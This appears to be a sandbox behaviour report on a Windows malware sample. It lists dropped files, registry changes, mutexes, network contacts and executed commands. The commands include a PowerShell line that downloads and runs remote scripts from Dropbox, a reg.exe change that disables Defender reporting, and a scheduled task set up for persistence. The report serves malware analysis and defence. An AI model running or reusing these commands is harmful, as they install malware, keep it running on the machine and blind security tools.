C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\Low\index.dat
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\user@c1.microsoft[2].txt
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\user@downloads.sourceforge[1].txt
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\user@google[2].txt
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\user@microsoft[2].txt
C:\Users\user\AppData\Roaming\Macromedia\Flash Player\macromedia.com\support\flashplayer\sys\settings.sol
C:\Users\user\AppData\Roaming\Microsoft\Ploevl\ploev32.dll
C:\Users\user\AppData\LocalLow\ploev32.dll
C:\Windows\Tasks\{382B4D86-E546-4D2E-A4A2-67050D08B381}.job

DELETED REGISTRY KEYS

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\internat.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\CompatibilityAdapter\Signatures\{382B4D86-E546-4D2E-A4A2-67050D08B381}.job
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\CompatibilityAdapter\Signatures\{382B4D86-E546-4D2E-A4A2-67050D08B381}.job.fp

REGISTRY KEYS

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\ProductId
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2298303332-66077612-2598613238-1000
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2298303332-66077612-2598613238-1000\ProfileImagePath
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2298303332-66077612-2598613238-1000
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\LSA\AccessProviders
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Lsa\AccessProviders\MartaExtension
SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows NT\Rpc
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2298303332-66077612-2598613238-500
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-2298303332-66077612-2598613238-501
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Netlogon\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\Netlogon\Parameters\ExpectedDialupDelay
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellCompatibility\Applications\06a31630fd4b5a1abd3e94c38ed6acc1ee82bc52.exe
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{d35f944c-ffec-11e6-bdeb-806e6f6e6963}\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{d35f944c-ffec-11e6-bdeb-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{d35f944c-ffec-11e6-bdeb-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c4-ccb0-11e5-b7bd-806e6f6e6963}\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c4-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c4-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c5-ccb0-11e5-b7bd-806e6f6e6963}\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c5-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c5-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c6-ccb0-11e5-b7bd-806e6f6e6963}\
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c6-ccb0-11e5-b7bd-806e6f6e6963}\Data
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume\{2400a2c6-ccb0-11e5-b7bd-806e6f6e6963}\Generation
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\GRE_Initialize
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize\DisableMetaFiles
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Nls\CustomLocale
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\CustomLocale\en-US
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Nls\ExtendedLocale
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\ExtendedLocale\en-US
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet\SpyNetReporting
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Windows Error Reporting\WMR
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Windows Error Reporting\WMR\Disable
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoPropertiesMyComputer
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoPropertiesRecycleBin
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoControlPanel
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoSetFolders
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoInternetIcon

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellCompatibility\Applications\powershell.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoCommonGroups
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartPage2
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartPage2\ProgramsCache
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Category
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Name
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\ParentFolder
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Description
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\RelativePath
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\ParsingName
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\InfoTip
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\LocalizedName
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Icon
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Security
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\StreamResource
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\StreamResourceType
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\LocalRedirectOnly
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Roamable
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\PreCreate
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Stream
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\PublishExpandedPath
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Attributes
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\FolderTypeID
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\InitFolderHandler
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\PropertyBag
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\KnownFolders
HKEY_CURRENT_USER

EXECUTED COMMANDS

"C:\Users\user\AppData\Local\Temp\06a31630fd4b5a1abd3e94c38ed6acc1ee82bc52.exe" /C

C:\Users\user\AppData\Roaming\Microsoft\Ploevl\ploev.exe
C:\Windows\system32\reg.exe ADD "HKLM\SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet" /f /t REG_DWORD /v "SpyNetReporting" /d "0"
powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://www.dropbox.com/s/41zf98knyy5atko/001_01.ps1?dl=1'); IEX (New-Object Net.WebClient).DownloadString('https://www.dropbox.com/s/dh8flnrogfq1h1w/001.ps1?dl=1'); Invoke-MainWorker -Command 'C:\Users\user\AppData\Local\Temp\lobkofxwhqjbfzzmfyxlydaesxykio.txt'"
cmd.exe /c ping.exe -n 6 127.0.0.1 & type "C:\Windows\System32\calc.exe" > "C:\Users\user\AppData\Local\Temp\06a31630fd4b5a1abd3e94c38ed6acc1ee82bc52.exe"
"C:\Users\user\AppData\Roaming\Microsoft\Ploevl\ploev.exe" /C
C:\Windows\SysWOW64\explorer.exe
"C:\Users\user\AppData\Roaming\Microsoft\Ploevl\ploev.exe" /W
"C:\Windows\system32\schtasks.exe" /create /tn {382B4D86-E546-4D2E-A4A2-67050D08B381} /tr ""C:\Users\user\AppData\Roaming\Microsoft\Ploevl\ploev.exe"" /sc HOURLY /mo 5 /F
C:\Windows\system32\PING.EXE ping.exe -n 6 127.0.0.1

READ FILES

C:\Windows\Globalization\Sorting\sortdefault.nls
C:\Users\user\AppData\Local\Temp\06a31630fd4b5a1abd3e94c38ed6acc1ee82bc52.exe
C:\Users\user\AppData\Roaming\Microsoft\Ploevl\ploev.exe
\??\PIPE\samr
C:\Users\user\AppData\Local\Temp\lobkofxwhqjbfzzmfyxlydaesxykio.txt
C:\Windows\sysnative\en-US\KERNELBASE.dll.mui
\Device\KsecDD
C:\
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.1.db
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x000000000000004a.db
C:\Users\desktop.ini
C:\Users
C:\Users\user
C:\Users\user\AppData
C:\Users\user\AppData\Roaming
C:\Users\user\AppData\Roaming\Microsoft\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft
C:\Users\user\AppData\Roaming\Microsoft\Windows
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\desktop.ini
C:\Users\user\Desktop\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\desktop.ini

C:\ProgramData
C:\ProgramData\Microsoft\desktop.ini
C:\ProgramData\Microsoft
C:\ProgramData\Microsoft\Windows
C:\ProgramData\Microsoft\Windows\Start Menu\desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\desktop.ini
C:\Users\Public\desktop.ini
C:\Users\Public
C:\Users\Public\Desktop\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\desktop.ini
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch
C:\Windows\sysnative\shdocvw.dll
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms
C:\Users\user\AppData\Local\Temp\%ProgramData%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\Windows PowerShell.lnk
C:\Windows\%ProgramData%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\Windows PowerShell.lnk\desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu\Programs
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\desktop.ini
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell
\??\PIPE\srvsvc
C:\Windows
C:\Windows\sysnative
C:\Windows\sysnative\WindowsPowerShell
C:\Windows\sysnative\WindowsPowerShell\v1.0
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\TS5CO0NBRW8M767U5H2D.temp
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
C:\Windows\sysnative\WindowsPowerShell\v1.0\powershell.exe.config
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\mscorwks.dll
C:\Windows\winsxs\amd64_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4940_none_88df89932faf0bf6\msvcr80.dll
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\security.config
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\security.config.cch

C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\enterprisesec.config
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\enterprisesec.config.cch
C:\Users\user\AppData\Roaming\Microsoft\CLR Security Config\v2.0.50727.312\64bit\security.config
C:\Users\user\AppData\Roaming\Microsoft\CLR Security Config\v2.0.50727.312\64bit\security.config.cch
C:\Windows\assembly\NativeImages_v2.0.50727_64\index142.dat
C:\Windows\assembly\NativeImages_v2.0.50727_64\mscorlib\9469491f37d9c35b596968b206615309\mscorlib.ni.dll
C:\Windows\assembly\pubpol20.dat
C:\Windows\assembly\NativeImages_v2.0.50727_64\System\adff7dd9fe8e541775c46b6363401b22\System.ni.dll
C:\Windows\assembly\NativeImages_v2.0.50727_64\Microsoft.PowerShel#\b023321bc53c20c10ccbbd8f78c82c82\Microsoft.PowerShell.ConsoleHost.ni.dll
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll
C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.A#\009a09f5b2322bb8c5520dc5ddbb28bb\System.Management.Automation.ni.dll
C:\Windows\sysnative\l_intl.nls
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\sorttbls.nlp
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\sortkey.nlp
C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Core\83e2f6909980da7347e7806d8c26670e\System.Core.ni.dll
C:\Windows\assembly\NativeImages_v2.0.50727_64\Microsoft.PowerShel#\ec50af274bf7a15fb59ac1f0d353b7ea\Microsoft.PowerShell.Commands.Diagnostics.ni.dll
C:\Windows\assembly\NativeImages_v2.0.50727_64\Microsoft.WSMan.Man#\8cd73e65058ef6f77f36b62a74ec3344\Microsoft.WSMan.Management.ni.dll
C:\Windows\assembly\GAC_MSIL\Microsoft.WSMan.Runtime\1.0.0.0__31bf3856ad364e35\Microsoft.WSMan.Runtime.dll
C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Transactions\051655963f24f9ade08486084c570086\System.Transactions.ni.dll

MUTEXES

06a31630fd4b5a1abd3e94c38eda
gmpamgee
Global\ploev
Global\ekibqiei
06a31630fd4b5a1abd3e94c38ed/C
ploeva
{FC8FB232-41E8-4776-8039-019A4AA5EFC3}
Global\CLR_CASOFF_MUTEX
Global\.net clr networking
ploev/C
IESQMMUTEX_0_208
zihjwsgmonwieedhwpdqvosaeuua
{6B856A18-1972-40CF-9585-A036FD0DFA98}
{16EC7891-D3A3-4F34-8FE9-38E9D2C52992}
{3360F2FE-DE99-4C2B-98EF-FDECE8C21FBD}


{4BEE0EA5-3165-4998-A5D4-940613FF51B0}
ploev/W

MODIFIED REGISTRY KEYS

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft AntiMalware\SpyNet\SpyNetReporting
HKEY_CURRENT_USER\Software\Classes\Local Settings\MuiCache\6D\52C64B7E\LanguageList
HKEY_LOCAL_MACHINE\Software\Microsoft\Tracing\powershell_RASAPI32
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\EnableFileTracing
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\EnableConsoleTracing
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\FileTracingMask
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\ConsoleTracingMask
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\MaxFileSize
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32\FileDirectory
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\iboaroqag
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{E2D0CA08-2243-4725-9430-A8A2D5F46E6B}\WpadDecisionReason
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{E2D0CA08-2243-4725-9430-A8A2D5F46E6B}\WpadDecisionTime
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{E2D0CA08-2243-4725-9430-A8A2D5F46E6B}\WpadDecision
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{E2D0CA08-2243-4725-9430-A8A2D5F46E6B}\WpadNetworkName
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\0a-00-27-00-00-00\WpadDecisionReason
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\0a-00-27-00-00-00\WpadDecisionTime
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\0a-00-27-00-00-00\WpadDecision
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\WpadLastNetwork
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{F20DE315-C6C4-4FF7-8692-764BAB8586AF}\Path
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{F20DE315-C6C4-4FF7-8692-764BAB8586AF}\Hash
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\{382B4D86-E546-4D2E-A4A2-67050D08B381}\Id
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\{382B4D86-E546-4D2E-A4A2-67050D08B381}\Index
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{F20DE315-C6C4-4FF7-8692-764BAB8586AF}\Triggers
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{F20DE315-C6C4-4FF7-8692-764BAB8586AF}\DynamicInfo

Network Behavior

CONTACTED IPS



NETWORK PORT DISTRIBUTION

49323 (TCP) 0.74%
49322 (TCP) 0.74%
49321 (TCP) 0.74%
49329 (TCP) 0.74%
49328 (TCP) 0.74%
137 (UDP) 0.74%
49343 (TCP) 0.74%
49342 (TCP) 0.74%
80 (TCP) 36.76%
138 (UDP) 0.74%
5355 (UDP) 22.06%
2222 (TCP) 0.74%
443 (TCP) 12.5%
49330 (TCP) 0.74%
49332 (TCP) 0.74%
49333 (TCP) 0.74%
49334 (TCP) 0.74%
49335 (TCP) 0.74%
49336 (TCP) 0.74%
49337 (TCP) 0.74%
49338 (TCP) 0.74%
49318 (TCP) 0.74%
49350 (TCP) 0.74%
49351 (TCP) 0.74%
3702 (UDP) 0.74%
49313 (TCP) 0.74%
49317 (TCP) 0.74%
49314 (TCP) 0.74%
53 (UDP) 9.56%
49341 (TCP) 0.74%

Name	IP	Country	ASN	ASN Name	Trigger Process Type
	8.8.4.4	United States	15169	Level 3 Parent, LLC	Malware Process
	104.16.90.188	United States	13335	Cloudflare, Inc.	Malware Process
	104.18.21.226	United States	13335	Cloudflare, Inc.	Malware Process
	184.24.97.210	United States	20940	Akamai Technologies, Inc.	OS Process
	184.84.243.10	Canada	20940	Akamai Technologies, Inc.	OS Process
	184.84.243.42	Canada	20940	Akamai Technologies, Inc.	OS Process
	207.218.174.62	United States	3549	Level 3 Parent, LLC	Malware Process
	209.126.124.166	United States	30083	HEG US Inc.	Malware Process
	216.109.9.227	United States	3464	Alabama Supercomputer Net...	Malware Process
	23.215.131.200	United States	20940	Akamai Technologies, Inc.	OS Process
	24.45.54.50	United States	6128	Optimum Online (Cablevision...	Malware Process
	47.223.85.33	United States	19108	Suddenlink Communications	Malware Process
	70.118.18.242	United States	11427	Time Warner Cable Internet L...	Malware Process
	71.190.202.120	United States	701	MCI Communications Service...	Malware Process
	73.71.182.56	United States	7922	Comcast IP Services, L.L.C.	Malware Process
	68.133.47.150	United States	701	MCI Communications Service...	Malware Process
	67.222.137.18	United States	393398	DFW Datacenter	Malware Process
	61.221.12.26	Taiwan	3462	Data Communication Busine...	Malware Process
	23.49.13.33	United States	16625	Akamai Technologies, Inc.	Malware Process
	198.38.77.162	United States	53292	TotalChoice Hosting, LLC	Malware Process
	184.1.100.189	United States	209	CenturyLink Communication...	Malware Process
	172.119.71.75	United States	20001	Time Warner Cable Internet L...	Malware Process
	107.6.152.61	Netherlands	32475	SingleHop LLC	Malware Process

Name	IP	Country	ASN	ASN Name	Trigger Process Type
crl.microsoft.com	209.48.71.168	United States	2828	MCI Communications Service...	OS Process
crl3.digicert.com	72.21.91.29	United States	15133	MCI Communications Service...	Malware Process
crl.comodoca.com	104.16.92.188	United States	13335	Cloudflare, Inc.	Malware Process
ctldl.windowsupdate.com	23.215.131.176	United States	20940	Akamai Technologies, Inc.	OS Process
crl.globalsign.net	151.101.22.133	United States	54113	Fastly	Malware Process
ocsp.usertrust.com	38.69.238.11	United States	174	PSINet, Inc.	OS Process
cacerts.digicert.com	104.16.239.184	United States	13335	Cloudflare, Inc.	Malware Process
ocsp.digicert.com	72.21.91.29	United States	15133	MCI Communications Service...	Malware Process
ocsp.comodoca.com	165.254.0.67	United States	2914	NTT America, Inc.	OS Process
crl4.digicert.com	66.225.197.197	United States	23352	Server Central Network	Malware Process
www.ip-adress.com	85.93.89.6	Germany	8972		Malware Process

HTTP PACKETS

Host	Port	Method	Version	User Agent	Count	Call Time During Execution(Sec)
www.ip-adress.com	80	GET	1.1	Mozilla/4.0 (compatible; MS...	8	37.5635540485
Path: / **URI:** http://www.ip-adress.com/						
ctldl.windowsupdate.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	58.7453210354
Path: /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?74599b9380e39926 **URI:** http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?74599b9380e39926						
ctldl.windowsupdate.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	66.1323840618
Path: /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?e793e5be875c20f5 **URI:** http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?e793e5be875c20f5						
ocsp.usertrust.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	67.3850710392
Path: /MFEwTzBNMEswSTAJBgUrDgMCGgUABBR8sWZUnKvbRO5iJhat9GV793rVlAQUrb2YejS0Jvf6xCZU7wO94CTLVBoCECdm7lbrSfOOq9dwovyE3iI%3D **URI:** http://ocsp.usertrust.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBR8sWZUnKvbRO5iJhat9GV793rVlAQUrb2YejS0Jvf6xCZU7wO94CTLVBoCECdm7lbrSfOOq9dwovyE3iI%3D						
cacerts.digicert.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	67.4006681442
